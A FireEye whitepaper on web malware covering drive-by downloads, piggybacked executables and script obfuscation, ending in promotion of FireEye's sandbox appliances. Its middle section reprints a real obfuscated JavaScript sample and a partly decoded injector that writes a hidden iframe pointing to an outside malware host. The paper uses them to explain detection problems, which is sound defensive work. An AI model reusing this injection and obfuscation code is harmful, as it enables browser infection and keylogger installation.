FireEye

Unraveling Web Malware

A FireEye Whitepaper

Table of Contents

Introduction

Security researchers and IT administrators have recently witnessed a rapid rise in the use of Web-based blended threats—for example, dangerous (and potentially obfuscated) JavaScript and ActiveX code—to exploit client browsers and operating systems. The rise coincides with the increasing use of Web 2.0 technologies that allow for user-contributed content, syndicated content, iframes, third-party widgets (or applets), and advertising into which malicious software ("malware") can be injected. These exploits can lead to infection by bots, which run on local computers and can be controlled remotely. In a paper presented at USENIX 2007, Provos et al determined that approximately 9% of all suspicious web sites launched drive-by downloads of malware binaries. They analyzed several billion URLs, of which they conducted a deeper analysis of 4.5 million; they determined that 400,000 of these launched drive-by. (Incidentally, another 700,000 URLs may also have been malicious.)[1]

Blended threats *– Malware that exploits multiple OS and/or application vulnerabilities in order to infect a computer and use it as a launching pad to infect or attack others.*

Among Web-based blended threats, several common techniques are used to bypass security protections: For example, obfuscated code and encrypted exploits are increasing in prevalence. An encrypted exploit is one in which malware is encrypted prior to transmission to a vulnerable, about-to-be-infected computer. Obfuscated code, as with JavaScript, is a technique in which the script is restructured or hidden so as not to be detected. Examples of both obfuscated Web code and encrypted exploits will be presented here to show how they bypass technologies such as intrusion-prevention systems (IPSs).

Other techniques used by malware authors to bypass security solutions include the use of "public cryptography, distributed VPN, fast-flux [DNS], ... PHP encoding, JavaScript obfuscation, kernel packers, covert channels and auto-removal,"[2] says security expert David Barroso.

According to the IBM Global Technology Services:

> Throughout 2007, the growth of Web exploit obfuscation and encryption increased substantially. X-Force estimated that nearly 80 percent of Web exploits used obfuscation and/or self-decryption—not to be confused with HTTPS/SSL—in the first half of 2007. By the end of 2007, X-Force believed this rate had reached nearly 100 percent, mostly caused by toolkits such as mPack influencing the underground market. While non-obfuscated exploits still exist, they are rapidly becoming extinct.[3]

The point of these various exploits is to deploy malware onto a victim's PC. Today, malware typically opens back-channel communications to report status and any valuable personal identifiable information (PII) that it learns. And collections of remotely controlled, malware-infected computers, commonly called botnets, are at the root of most cybercrime on the Internet.

How do victims get caught? A user may be drawn by a phishing e-mail to a Web site hosted on a bot-infected server, which serves up a browser exploit; this downloads itself and installs a bot on the user's PC. The bot then exploits operating-system vulnerabilities to execute its dirty deeds, such as sending more spam and phish to other users, capturing and reporting sensitive information, and scanning the LAN for new victims. All this typically happens without the knowledge of the user or administrator.

As their prevalence has increased, remote-control malware / botnets have become serious concerns for security administrators. Recent research has found that 11 percent of the world's computers are enmeshed in at least one botnet, 23 percent of home computers become infected despite having some security solution enabled on them, and 72 percent of corporate networks with more than 100 computers have an infection.[4]


[1] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu: The Ghost in the Browser Analysis of Web-based Malware, May 2007.
[2] David Barroso, ENISA Position Paper No. 3: Botnets – The Silent Threat, November 2007 , http://www.enisa.europa.eu/doc/pdf/deliverables/enisa_pp_botnets.pdf.
[3] IBM Internet Security Systems X-Force 2007 Trend Statistics.
[4] Panda Security, http://www.pandasecurity.com/homeusers/media/press-releases/viewnews?noticia=9077

The Blended Threat of Web Malware

Defending corporate networks from blended malware threats requires modern protection that functions on many levels, including network, operating system, application, and end-user protection. Blended threats exploit the inability of conventional network protection to provide a unified defense and attack on multiple fronts; as soon as one vulnerability is defended, network attacks quickly shift to another. The anachronistic concept of protecting information with a single technique, such as signatures, has left many businesses and consumers open to attack, despite their deployment of antivirus and IPS. The sheer volume and escalating danger of modern blended attacks are overwhelming limited IT resources and outmaneuvering conventional defenses that may already be in place.

For most enterprises, conventional network connection-oriented and software-based defenses are inadequate, because of the gaps they leave in security coverage. But corporate IT trying to integrate conventional defenses from multiple vendors by itself is far too complicated and costly to manage, and leaves gaps in coverage. The only viable solutions are those that provide thorough coverage across the many vectors that are used in attacks.

The most common infection methods detected by S21sec include browser exploits (65%), e-mail attachments (13%,) operating system exploits (11%), downloaded Internet files (9%) and other methods (2%), as illustrated in the figure below.



Infection Methods (Source S21sec)[5]

Browsers Are the New Targets

Operating system vulnerabilities have traditionally been the most common targets of malware. But vulnerabilities also exist in applications such as Microsoft Internet Explorer and Mozilla Firefox. Malware writers increasingly target application vulnerabilities separately or in conjunction with operating-system vulnerabilities. By leveraging a Web-server OS exploit, malware writers can gain a foothold on a Web site, which then uses a Web-browser exploit to spread malicious code across many platforms and locations.

Drive-by Downloads

The drive-by download is the process of loading of a malicious executable file onto an end-user PC without the user's knowledge. Often the malware uses a security flaw in a Web browser to achieve the download, or tricks a user into clicking on an ad or pop-up window. In most cases, a successful exploit results in the automatic installation of a malware binary or application.[6]

A classic example of a drive-by download involved KingsofChaos.com, a legitimate site that made money by serving ads--in this case from AdWorldNetwork.com, a legitimate ad network. A malicious third party developed an infectious ad that contained an inline JavaScript program, which loaded HTML from the ad provider. This malicious JavaScript code also loaded a browser hijacker and pop-up ad server by exploiting Internet Explorer. Often a drive-by download will serve a "piggyback attack," which occurs when malware is embedded in an executable that would otherwise be harmless: For example, a video-sharing site might require users to download a codec, but malware might be piggybacked on that codec.

In a 2006 study published by Moshchuk et al of the University of Washington[7], researchers searched the Web looking for infected content in piggyback attacks. The study crawled more than 20 million pages and found over 20,000 unique executables. One in 20 of these executables contained piggybacked malware of some type, and scarily enough, the malware was not limited to suspicious sites: One in 25 sites was infected, often through affiliations like the one described earlier with KingsofChaos.com. The thousands of infected executables discovered contained only 89 different forms of malware. However, each infected executable would require a separate anti-malware signature meaning thousands of new signatures would be needed (because each had the malware "packed" in a unique executable). The malware used the host executable as camouflage to avoid detection by traditional signature-based systems.

[5] David Barroso, ENISA Position Paper No. 3: "Botnets – The Silent Threat," November 2007 , http://www.enisa.europa.eu/doc/pdf/deliverables/enisa_pp_botnets.pdf

[6] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu, The Ghost in the Browser Analysis of Web-based Malware

[7] Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and Henry M. Levy: "A Crawler-based Study of Spyware on the Web"; Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS 2006), San Diego, CA, February 2006, http://www.cs.washington.edu/homes/gribble/papers/spycrawler.pdf

The infections were found clustered on a small number of heavily infected malware sites, but there were also a large number of sites with only a few pieces of malware on them. This indicates that the approach of URL blacklisting employed by most content filters is ineffective, because of the sheer number of legitimate sites hosting some type of malware.

Obfuscated Code

Malware developers increasingly rely on obfuscation to camouflage their dangerous code. Such obfuscation typically hides malicious code beneath multiple layers of script, such as JavaScript, Flash, or Visual Basic script, on a Web page: The code contains an exploit that's contained within another layer of code, which is then encapsulated in yet another layer of code. These wrappings make it impossible for most signature-based anti-malware solutions to identify threats.

A typical exploit might be delivered to a user's browser by way of an iframe that has been placed on a compromised Web page. The iframe could contain obfuscated JavaScript that downloads a malware executable to a user's computer, or it may launch an ActiveX component that does so. The malware executable is written to the local hard drive and then launched. Surprisingly, it takes only about 20 lines of JavaScript to accomplish this. Often the code is sophisticated enough to check whether the user is running Internet Explorer or Firefox and then attempt a browser-specific exploit.

Here is a typical example[8] of obfuscated JavaScript, which was found on a hacked Web server in Hungary in April, 2008:

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG
%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhi
le%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl
++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20xdxc%3Dev
al%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2ClPe9e9%27.replace%28/%5B9%23
k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3B
qcNz%3D0%2CnuI%3D%28new%20String%28xdxc%29%29.replace%28/%5B%5E@a-z0-9A-
Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunesc
ape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.lengt
h%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%2
0nzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoL
eu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod
.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%
7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%
29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%250
8%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%
252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```

Obfuscated Code

This code sample, unintelligible to a trained security professional, would easily escape detection by a signature-based anti-malware product, because it is unique. Even if its signature were discovered, the code's author could easily change some of the gibberish to avoid future detection.

After taking several steps, some automated, using ScriptMonkey[9], and some manual (such as removing the script tags and changing eval calls to print calls[10]) , the investigator, Daniel Wesemann, discovered several of the obfuscation techniques used by the malevolent developer. In addition to obfuscation, the developer had exploited a peculiarity in JavaScript itself, the arguments.callee.toString(), a function which can be used to reference itself[11]. Doing this allows the code to verify that it has not been modified and to use its own content to create a cipher.

[8] Daniel Wesemann, "Advanced obfuscated JavaScript analysis", http://isc.sans.org/diary.html?storyid=4246

[9] Available from www.scriptmonkey.com

[10] http://handlers.sans.org/dwesemann/decode/

[11] http://isc.sans.org/diary.html?storyid=1519

Halfway through de-obfuscation, the code started to be interpretable, although as Wesemann stated, "The resulting pile of characters is not for the faint-hearted":

```
function Jjt(){};Jjt.prototype = {path:'/traff3.cn/',getRandString : function(){
var l=16,c='O/1m2/3t4t5M6t7t8/9maTbTc/dTemfM'.replace(/[/mTMt]/g, ''),o='';for(v
ar i=0;i<l;i++)o+=c.substr(Math.floor(Math.random()*c.length),1,1);return o;},in
stall : function(){if(!this.alreadyInstalled()){var s="<%djijvK %sKt%yjl2ej=B\'K
d%i%sBpBl2aBy2:Kn%ojn%eB\'%>2<%ijfBr2a%mBe% 2s%rKc%=B\'2".replace(/[2Bj%K]/g, ''
)+this.getFrameURL()+"\'I>c<K/wiwf[rIa[mIeK>[<c/Idwi[v[>c".replace(/[\[IcKw]/g,
'');try {var o=document;o.open();o.write(s);o.close();}catch(e){document.write('
</h%t4m4l%>E<ib/o/diy4>%'.replace(/[4%/Ei]/g, '')+s+'<V/(buo)d(y(>u<u/Vh(tVm)l)>
V'.replace(/[V\}u#\(]/g, ''))}this.setCookie(this.cookieName, this.cookieValue);
}},cookieValue:1,setCookie : function(name, value){var d= new Date(); d.setTime(
new Date().getTime() + 86400000); document.cookie = name + "=" + escape(value)+"
; expires="+d.toGMTString(); },host:'3AtPrAa1fRfR.AcAnP'.replace(/[P\>A1R]/g, ''
),getFrameURL : function(){var dlh=document.location.host; return "http"+'://'+(
(dlh == '' || dlh == 'undefined') ? this.getRandString() : '') + dlh.replace (/[
^a-zO-9.-]/,'.').replace (/\.+/,'.')  + "." + this.getRandString() + "." + this.
host + this.path;},alreadyInstalled : function(){return !(document.cookie.indexO
f(this.cookieName + '=' + this.cookieValue) == -1);},cookieName:'dhafcbeg'};var
o44o=new Jjt();o44o.install();
```

Code Starting to be Interpretable

This code also makes a call to "document.location.host" in the getFrameURL() function, which retrieves the host-name portion of the page displayed in the browser. This string is then used to build a path from where the next stage of the exploit is loaded. The fact that a string is used for this means that when the code is analyzed out of context, an investigator would see only an empty string, which would provide no insight into the attack.

The ultimate goal of the obfuscated JavaScript was to trigger MS06-014, a Microsoft Data Access Component vulnerability[12], to download and run a keylogger Trojan. Spyware keylogger programs hide in users' computers and secretly monitor their activities; they can capture passwords, credit-card numbers, and other sensitive data. Spyware teamed with a bot can be particularly dangerous: It infects computers, collects PII, and reports back to the command and control (C&C) infrastructure to await further instructions.

How and Where Will the Next Information-Security Battle Play Out?

Today's Web malware is not yesterday's virus. Signature-based technologies such as antivirus and IPS products, both perimeter and endpoint solutions, are ineffective against the rapidly evolving blended threat of Web malware. Anti-malware solutions need to be intelligent enough to analyze network traffic and processes, rather than simply comparing bits of code to signatures.

Heuristic, or behavioral, analyses are interesting, but too inaccurate as standalone security mechanisms. They might detect a drive-by-download that attempts to read or write to the Windows registry, but this behavior can be found in legitimate software as well as malware. This methodology reduces an anti-malware solution's reliance on signatures but at the same time increases the likelihood of creating a false positive alert. Simplistic, behavior-based technologies fall short in the challenge to identify stealthy, nondescript malware that does not scan or rapidly propagate.

Another anti-malware technique is sandboxing, allowing a suspicious application to run in a separate, secure, virtualized space. Sandboxed applications can't damage the host computer: If an application engages in suspicious activity while sandboxed, then an anti-malware solution can detect this and eradicate it. As no two computing environments are exactly the same, creating customized virtual machines and then running suspicious applications in a sandbox on them allows a security administrator to judge precisely how malware might potentially damage his/her environment. The problem with this approach lies in determining how IT can use it practically.

[12] http://www.microsoft.com/technet/security/Bulletin/MS06-014.mspx

The next generation of anti-malware solutions must blend proven and new technologies to analyze suspicious applications in separate sandboxes across many distributed virtual machines, and then combine the results to provide a holistic understanding of the threat. If a blended threat attacks on many different levels, then the integration of threat analysis from many different levels is needed to combat these attacks effectively. Blended-attack detection requires a blended-defense approach.

FireEye's Response to Blended Web Malware

FireEye offers a blended defense against Web malware, preventing data loss and intellectual property theft. FireEye network analysis detects blended-attack malware by using the best of network-based signature, behavioral, and virtual-machine sandbox analyses.


1) The FireEye network appliance first flags suspicious inbound and outbound traffic using signatures, anomaly detection, and behavioral heuristics.
2) To eliminate false positives, suspicious network traffic is replayed within virtual 'victim' machines to clearly identify malware, both known and zero-day.
3) The identified malware can now be uniquely fingerprinted, in addition to having its unauthorized outbound communications tracked.

FireEye has pioneered the use of transparent virtual-victim machines operating in a network appliance to detect new attacks and to analyze malware/botnet infections in real time. These virtual-victim machines use proprietary virtualization technology that fully replicates a real PC, complete with an operating system and applications. Each virtual-victim machine has built-in security instrumentation to analyze memory, CPU, network interface, and all other aspects of data and control flow within the virtual PC.

FireEye appliances essentially serve as sophisticated malware testbeds. The virtual-victim machines inside FireEye appliances are transparent to attackers, as the appliance captures and replays live malware activity in an isolated environment. FireEye appliances capture botnet activity such as attempted infection and return C&C communications in a virtual environment, without exposing the internal corporate LAN to the threat.

FireEye appliances inserted into the security layers of a network augment strong perimeter, network, and endpoint security solutions. Endpoint security software, for example, is still an essential component of a properly crafted information-security policy, but it's now a last line of defense rather than a first or second line. The sooner a threat can be stopped, the better; preventing an attack from reaching the endpoint decreases the risk presented by malware.

Taking this multilayered approach a step further, FireEye coordinates the intelligence data gathered by its devices at enterprises, universities, and service providers around the world. The FireEye Malware Analysis and Exchange Network disseminates this information to every FireEye appliance, so that each device is kept up to date on the latest threats and can spot malicious activity more quickly. Thus, FireEye and its customers can keep up with modern malware and botnets on a global scale.



About FireEye

FireEye, Inc. is a leader in anti-malware protection, enabling organizations to protect critical intellectual property, computing resources, and network infrastructure against malware and botnet infection. Today's most damaging malware attacks are perpetrated through highly organized botnets, or networks of remotely controlled, compromised machines. FireEye delivers a complete solution that is designed from the ground up to detect and protect organizations from advanced malware and botnets through global and local intelligence and analysis. The company is backed by Sequoia Capital, Norwest Venture Partners, JAFCO, SVB Capital, DAG Ventures, and Juniper Networks.

www.fireeye.com
For more information, contact (408) 321-6300 or email: info@fireeye.com.

About Sarrel Group

Sarrel Group is a privately held, full-service IT consulting, publishing and technical-assessment company. With more than 250 person-years of experience, Sarrel Group has been instrumental in the development, evaluation, and implementation of hundreds of network and information-security technologies.

Beyond real-world consulting experience, Sarrel Group Labs works with security solution providers to evaluate everything from desktop to perimeter security. Our lab testing is widely regarded as rigorous, real-world, and repeatable. Our scalable lab environment allows us to create testing packages for situations ranging from basic features and benefits analysis to complete benchmark assessment that can be used for independent performance certification.

For more information, please visit www.sarrelgroup.com or call 866-MSARREL.

www.fireeye.com

FireEye, Inc.
1390 McCarthy Blvd.
Milpitas, CA 95035
+1 (877) FIREEYE (347.3393) info@fireeye.com